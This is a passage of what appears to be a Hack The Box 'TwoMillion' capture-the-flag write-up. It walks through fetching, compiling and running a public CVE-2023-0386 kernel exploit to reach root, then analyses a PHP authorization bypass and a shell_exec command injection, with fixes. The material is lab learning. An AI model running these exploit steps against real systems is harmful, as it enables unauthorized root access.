
Relevant system information:
Kernel: 5.15.70-051570-generic
Distribution: Ubuntu 22.04.2 LTS
Codename: jammy
The local mail, kernel version, and distribution release together justify investigating CVE-2023-0386.
7.3 Preparing the proof of concept⌗
On the attacking machine, clone and compress the proof of concept:
git clone https://github.com/xkaneiki/CVE-2023-0386.git
zip -r cve.zip CVE-2023-0386
Upload it through SSH:
scp cve.zip admin@2million.htb:/tmp/
On the target:
cd /tmp
unzip cve.zip
cd CVE-2023-0386
make all
Compiler warnings may be displayed, but the required binaries should still be produced in the HTB lab environment.
7.4 Running the exploit⌗

Start the FUSE component in the background:
./fuse ./ovlcap/lower ./gc &
Run the exploit binary:
./exp
Verify the effective user:
id
Expected result:
uid=0(root) gid=0(root) groups=0(root),1000(admin)
Read the root flag:
cat /root/root.txt
8. Post-Exploitation Root-Cause Analysis⌗
The following source snippets are included as post-exploitation analysis based on the official walkthrough. They explain why the observed behavior occurred; they were not required to be available during the initial exploitation process.
8.1 Broken authorization⌗
The vulnerable controller performs an authorization check similar to:
$isAdmin = $this->is_admin($router);

if (!$isAdmin) {
    return header("HTTP/1.1 401 Unauthorized");
}
However, is_admin() returns JSON instead of a Boolean:
return json_encode(["message" => false]);
The returned value is a non-empty string:
{"message":false}
In PHP, a non-empty string is truthy. Therefore, !$isAdmin evaluates to false, and execution continues even though the JSON message says the user is not an administrator.
The behavior occurs because the helper returns a JSON string rather than a Boolean value. Returning a Boolean would prevent the non-empty string from bypassing the condition.
private function currentUserIsAdmin(): bool
{
    // Return true or false.
}
8.2 OS command injection⌗
The vulnerable code builds a shell command with untrusted input:
$output = shell_exec(
    "/usr/bin/cat /var/www/html/VPN/user/$username.ovpn"
);
If username contains a shell separator such as ;, the shell interprets the remaining text as another command.
The injection occurs because $username is interpolated into a command executed by the shell. Replacing the shell call with direct file access removes shell interpretation from this code path.
$path = "/var/www/html/VPN/user/" . $safeUsername . ".ovpn";
$output = file_get_contents($path);
A username allowlist would also restrict the accepted input format:
^[A-Za-z0-9_-]{1,32}$
19. Vulnerability Summary⌗
| Stage | Weakness | Impact | Classification |
|---|---|---|---|
| Invite workflow | Client-callable invite-generation workflow | Account registration | Insecure design / reconnaissance exposure |
| Role escalation | Authorization helper returns a truthy JSON string | Normal user becomes administrator | Broken Function Level Authorization |
| VPN generation | Untrusted username reaches shell_exec() | Remote command execution as www-data | CWE-78 |
| Lateral movement | Database credentials reused for a local account | SSH access as admin | Credential reuse |
| Privilege escalation | Vulnerable Linux kernel | Root access | CVE-2023-0386 |
10. Notes on the Vulnerabilities⌗
Authorization behavior⌗
The authorization issue results from a JSON string being evaluated as a Boolean value. Because the returned string is non-empty, the condition does not behave as intended.
Command execution path⌗
The command-injection path exists because the supplied username is interpolated into a command processed by the shell. Direct file access would avoid shell interpretation in this code path.
Credential reuse⌗
Lateral movement is possible because the database credential recovered from .env is also valid for the local admin account.
Kernel state⌗
Root access depends on the vulnerable kernel version running on the target. The local mail, operating-system release, and kernel version together point toward CVE-2023-0386.
11. Conclusion⌗
TwoMillion follows a clear compromise chain: the invite workflow exposes an account-registration path, the authenticated API contains a broken authorization check, and the administrative VPN endpoint is vulnerable to command injection.
The resulting www-data shell exposes credentials in the application environment. Password reuse provides SSH access as admin, and the vulnerable kernel finally allows privilege escalation to root.
The most interesting part for me was the API enumeration stage. Each change in the response revealed another requirement, including the expected content type, parameter names, and accepted data types. These responses made it possible to infer how far each request progressed through the handler.
Acknowledgements⌗
Thanks to Hack The Box and everyone involved in creating TwoMillion. Working through this machine and reviewing the official material helped me better understand the full attack chain and the vulnerabilities behind it.
Thanks for taking the time to read my writeup.
References⌗
- CVE-2023-0386 proof of concept by xkaneiki
- OWASP API Security — Broken Function Level Authorization
- CWE-78 — Improper Neutralization of Special Elements Used in an OS Command
- Hack The Box official TwoMillion walkthrough